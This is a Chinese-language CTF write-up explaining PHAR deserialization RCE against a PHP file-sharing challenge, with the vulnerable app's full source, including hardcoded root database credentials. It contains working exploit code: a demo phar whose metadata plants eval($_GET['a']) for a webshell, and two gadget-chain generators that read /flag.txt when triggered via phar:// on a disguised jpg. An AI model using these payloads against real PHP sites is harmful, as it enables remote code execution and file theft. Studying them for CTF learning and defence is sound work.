一、涉及知识点
1、任意文件下载
当时线下就做到这一步
2、PHAR反序列化RCE
总结在这里:Phar反序列化
利用条件:
1.phar文件要能够上传到服务器端。
2.要有可用的魔术方法作为“跳板”。
3.文件操作函数的参数可控,且:、/、phar等特殊字符没有被过滤。
注册登录,发现有文件下载功能,测出有任意文件读取漏洞

//download.php
<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";
ini_set("open_basedir", getcwd() . ":/etc:/tmp");

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename) && stristr($filename, "flag") === false) {
    Header("Content-type: application/octet-stream");
    Header("Content-Disposition: attachment; filename=" . basename($filename));
    echo $file->close();
} else {
    echo "File not exist";
}
?>
//login.php
<?php
session_start();
if (isset($_SESSION['login'])) {
header("Location: index.php");
die();
}
?>
<!doctype html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<title>鐧诲綍</title>
<!-- Bootstrap core CSS -->
<link href="static/css/bootstrap.min.css" rel="stylesheet">
<style>
.bd-placeholder-img {
font-size: 1.125rem;
text-anchor: middle;
}
@media (min-width: 768px) {
.bd-placeholder-img-lg {
font-size: 3.5rem;
}
}
</style>
<!-- Custom styles for this template -->
<link href="static/css/std.css" rel="stylesheet">
</head>
<body class="text-center">
<form class="form-signin" action="login.php" method="POST">
<h1 class="h3 mb-3 font-weight-normal">鐧诲綍</h1>
<label for="username" class="sr-only">Username</label>
<input type="text" name="username" class="form-control" placeholder="Username" required autofocus>
<label for="password" class="sr-only">Password</label>
<input type="password" name="password" class="form-control" placeholder="Password" required>
<button class="btn btn-lg btn-primary btn-block" type="submit">鎻愪氦</button>
<p class="mt-5 text-muted">杩樻病鏈夎处鍙�? <a href="register.php">娉ㄥ唽</a></p>
<p class="text-muted">© 2018-2019</p>
</form>
<div class="top" id="toast-container"></div>
</body>
<script src="static/js/jquery.min.js"></script>
<script src="static/js/bootstrap.bundle.min.js"></script>
<script src="static/js/toast.js"></script>
</html>
<?php
include "class.php";
if (isset($_GET['register'])) {
echo "<script>toast('娉ㄥ唽鎴愬姛', 'info');</script>";
}
if (isset($_POST["username"]) && isset($_POST["password"])) {
$u = new User();
$username = (string) $_POST["username"];
$password = (string) $_POST["password"];
if (strlen($username) < 20 && $u->verify_user($username, $password)) {
$_SESSION['login'] = true;
$_SESSION['username'] = htmlentities($username);
$sandbox = "uploads/" . sha1($_SESSION['username'] . "sftUahRiTz") . "/";
if (!is_dir($sandbox)) {
mkdir($sandbox);
}
$_SESSION['sandbox'] = $sandbox;
echo("<script>window.location.href='index.php';</script>");
die();
}
echo "<script>toast('璐﹀彿鎴栧瘑鐮侀敊璇�', 'warning');</script>";
}
?>//class.php
<?php
error_reporting(0);
$dbaddr = "127.0.0.1";
$dbuser = "root";
$dbpass = "root";
$dbname = "dropbox";
$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);
class User {
public $db;
public function __construct() {
global $db;
$this->db = $db;
}
public function user_exist($username) {
$stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ? LIMIT 1;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->store_result();
$count = $stmt->num_rows;
if ($count === 0) {
return false;
}
return true;
}
public function add_user($username, $password) {
if ($this->user_exist($username)) {
return false;
}
$password = sha1($password . "SiAchGHmFx");
$stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES (NULL, ?, ?);");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
return true;
}
public function verify_user($username, $password) {
if (!$this->user_exist($username)) {
return false;
}
$password = sha1($password . "SiAchGHmFx");
$stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
$stmt->bind_param("s", $username);
$stmt->execute();
$stmt->bind_result($expect);
$stmt->fetch();
if (isset($expect) && $expect === $password) {
return true;
}
return false;
}
public function __destruct() {
$this->db->close();
}
}
class FileList {
private $files;
private $results;
private $funcs;
public function __construct($path) {
$this->files = array();
$this->results = array();
$this->funcs = array();
$filenames = scandir($path);
$key = array_search(".", $filenames);
unset($filenames[$key]);
$key = array_search("..", $filenames);
unset($filenames[$key]);
foreach ($filenames as $filename) {
$file = new File();
$file->open($path . $filename);
array_push($this->files, $file);
$this->results[$file->name()] = array();
}
}
public function __call($func, $args) {
array_push($this->funcs, $func);
foreach ($this->files as $file) {
$this->results[$file->name()][$func] = $file->$func();
}
}
public function __destruct() {
$table = '<div id="container" class="container"><div class="table-responsive"><table id="table" class="table table-bordered table-hover sm-font">';
$table .= '<thead><tr>';
foreach ($this->funcs as $func) {
$table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
}
$table .= '<th scope="col" class="text-center">Opt</th>';
$table .= '</thead><tbody>';
foreach ($this->results as $filename => $result) {
$table .= '<tr>';
foreach ($result as $func => $value) {
$table .= '<td class="text-center">' . htmlentities($value) . '</td>';
}
$table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#" class="download">涓嬭浇</a> / <a href="#" class="delete">鍒犻櫎</a></td>';
$table .= '</tr>';
}
echo $table;
}
}
class File {
public $filename;
public function open($filename) {
$this->filename = $filename;
if (file_exists($filename) && !is_dir($filename)) {
return true;
} else {
return false;
}
}
public function name() {
return basename($this->filename);
}
public function size() {
$size = filesize($this->filename);
$units = array(' B', ' KB', ' MB', ' GB', ' TB');
for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
return round($size, 2).$units[$i];
}
public function detele() {
unlink($this->filename);
}
public function close() {
return file_get_contents($this->filename);
}
}
?>//index.php
<?php
session_start();
if (!isset($_SESSION['login'])) {
header("Location: login.php");
die();
}
?>
<!DOCTYPE html>
<html>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<title>缃戠洏绠$悊</title>
<head>
<link href="static/css/bootstrap.min.css" rel="stylesheet">
<link href="static/css/panel.css" rel="stylesheet">
<script src="static/js/jquery.min.js"></script>
<script src="static/js/bootstrap.bundle.min.js"></script>
<script src="static/js/toast.js"></script>
<script src="static/js/panel.js"></script>
</head>
<body>
<nav aria-label="breadcrumb">
<ol class="breadcrumb">
<li class="breadcrumb-item active">绠$悊闈㈡澘</li>
<li class="breadcrumb-item active"><label for="fileInput" class="fileLabel">涓婁紶鏂囦欢</label></li>
<li class="active ml-auto"><a href="#">浣犲ソ <?php echo $_SESSION['username']?></a></li>
</ol>
</nav>
<input type="file" id="fileInput" class="hidden">
<div class="top" id="toast-container"></div>
<?php
include "class.php";
$a = new FileList($_SESSION['sandbox']);
$a->Name();
$a->Size();
?>//upload.php
<?php
session_start();
if (!isset($_SESSION['login'])) {
header("Location: login.php");
die();
}
include "class.php";
if (isset($_FILES["file"])) {
$filename = $_FILES["file"]["name"];
$pos = strrpos($filename, ".");
if ($pos !== false) {
$filename = substr($filename, 0, $pos);
}
$fileext = ".gif";
switch ($_FILES["file"]["type"]) {
case 'image/gif':
$fileext = ".gif";
break;
case 'image/jpeg':
$fileext = ".jpg";
break;
case 'image/png':
$fileext = ".png";
break;
default:
$response = array("success" => false, "error" => "Only gif/jpg/png allowed");
Header("Content-type: application/json");
echo json_encode($response);
die();
}
if (strlen($filename) < 40 && strlen($filename) !== 0) {
$dst = $_SESSION['sandbox'] . $filename . $fileext;
move_uploaded_file($_FILES["file"]["tmp_name"], $dst);
$response = array("success" => true, "error" => "");
Header("Content-type: application/json");
echo json_encode($response);
} else {
$response = array("success" => false, "error" => "Invaild filename");
Header("Content-type: application/json");
echo json_encode($response);
}
}
?>//delete.php
<?php
session_start();
if (!isset($_SESSION['login'])) {
header("Location: login.php");
die();
}
if (!isset($_POST['filename'])) {
die();
}
include "class.php";
chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
$file->detele();
Header("Content-type: application/json");
$response = array("success" => true, "error" => "");
echo json_encode($response);
} else {
Header("Content-type: application/json");
$response = array("success" => false, "error" => "File not exist");
echo json_encode($response);
}
?>//register.php
<?php
session_start();
if (isset($_SESSION['login'])) {
header("Location: index.php");
die();
}
?>
<!doctype html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<title>娉ㄥ唽</title>
<!-- Bootstrap core CSS -->
<link href="static/css/bootstrap.min.css" rel="stylesheet">
<style>
.bd-placeholder-img {
font-size: 1.125rem;
text-anchor: middle;
}
@media (min-width: 768px) {
.bd-placeholder-img-lg {
font-size: 3.5rem;
}
}
</style>
<!-- Custom styles for this template -->
<link href="static/css/std.css" rel="stylesheet">
</head>
<body class="text-center">
<form class="form-signin" action="register.php" method="POST">
<h1 class="h3 mb-3 font-weight-normal">娉ㄥ唽</h1>
<label for="username" class="sr-only">Username</label>
<input type="text" name="username" class="form-control" placeholder="Username" required autofocus>
<label for="password" class="sr-only">Password</label>
<input type="password" name="password" class="form-control" placeholder="Password" required>
<button class="btn btn-lg btn-primary btn-block" type="submit">鎻愪氦</button>
<p class="mt-5 mb-3 text-muted">© 2018-2019</p>
</form>
</body>
<div class="top" id="toast-container"></div>
<script src="static/js/jquery.min.js"></script>
<script src="static/js/bootstrap.bundle.min.js"></script>
<script src="static/js/toast.js"></script>
</html>
<?php
include "class.php";
if (isset($_POST["username"]) && isset($_POST["password"])) {
$u = new User();
$username = (string) $_POST["username"];
$password = (string) $_POST["password"];
if (strlen($username) < 20 && strlen($username) > 2 && strlen($password) > 1) {
if ($u->add_user($username, $password)) {
echo("<script>window.location.href='login.php?register';</script>");
die();
} else {
echo "<script>toast('姝ょ敤鎴峰悕宸茶浣跨敤', 'warning');</script>";
die();
}
}
echo "<script>toast('璇疯緭鍏ユ湁鏁堢敤鎴峰悕鍜屽瘑鐮�', 'warning');</script>";
}
?>先看看phar是啥https://blog.csdn.net/u011474028/article/details/54973571
简单的说,phar就是php的压缩文件,它可以把多个文件归档到同一个文件中,而且不经过解压就能被 php 访问并执行,与file:// ,php://等类似,也是一种流包装器。
phar结构由 4 部分组成
stub
phar 文件标识,格式为 xxx<?php xxx; __HALT_COMPILER();?>;
manifest
压缩文件的属性等信息,以序列化存储;
contents
压缩文件的内容;
signature
签名,放在文件末尾;
这里有两个关键点:
一是文件标识,必须以__HALT_COMPILER();?>结尾,但前面的内容没有限制,也就是说我们可以轻易伪造一个图片文件或者pdf文件来绕过一些上传限制;
二是反序列化,phar存储的meta-data信息以序列化方式存储,当文件操作函数通过phar://伪协议解析phar文件时就会将数据反序列化,而这样的文件操作函数有很多。

直接来试试吧。
如果有文件test.php
<?php

class Testobj
{
	var $output="echo 'ok';";
	function __destruct()
	{
		eval($this->output);
	}
}
if(isset($_GET['filename']))
{
	$filename=$_GET['filename'];
	var_dump(file_exists($filename));
}
?>
生成phar的文件phar.phar可以这样写:
<?php
class Testobj
{
  var $output='';
}

@unlink('test.phar');   //删除之前的test.par文件(如果有)
$phar=new Phar('test.phar');  //创建一个phar对象,文件名必须以phar为后缀
$phar->startBuffering();  //开始写文件
$phar->setStub('<?php __HALT_COMPILER(); ?>');  //写入stub
$o=new Testobj();
$o->output='eval($_GET["a"]);';
$phar->setMetadata($o);//写入meta-data
$phar->addFromString("test.txt","test");  //添加要压缩的文件
$phar->stopBuffering();
?>
这样,当我们访问phar.phar时,将会生成test.phar的phar文件。之后再将其作为参数传到test.php中,就可getshell

利用条件:
① phar文件要能够上传到服务器端
② 要有可用的魔术方法作为“跳板”
③ 要有文件操作函数,如file_exists(),fopen(),file_get_contents(),file()
③ 文件操作函数的参数可控,且:、/、phar等特殊字符没有被过滤

于是下载网页源码,index.php,class.php,delete.php,ownload.php
注意到class.php中的Filelist类中的__destruct可以读取任意文件
class.php中的delete函数使用了unlink函数
而delete.php中又调用了delete函数
综上,满足了phar反序列化利用的三个条件,所以可以使用phar反序列化来获取flag
生成phar文件的php代码:
<?php
    class User {
        public $db;
    }
    class File{
        public $filename;
        public function __construct($name){
            $this->filename=$name;
        }
    }
    class FileList {
        private $files;
        public function __construct(){
            $this->files=array(new File('/flag.txt'));
        }
    }
    $o = new User();
    $o->db =new FileList();
    @unlink("phar.phar");
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($o);
    $phar->addFromString("test.txt", "test");
    $phar->stopBuffering();
?>
第二种
<?php

class User {
    public $db;
}

class File {
    public $filename;
}
class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct() {
        $file = new File();
        $file->filename = '/flag.txt';
        $this->files = array($file);
        $this->results = array();
        $this->funcs = array();
    }
}

@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar

$phar->startBuffering();

$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub

$o = new User();
$o->db = new FileList();

$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("exp.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
之后将生成的phar文件后缀改为jpg上传。
接下来再点击删除文件,将文件名改为phar://phar.jpg即可获得flag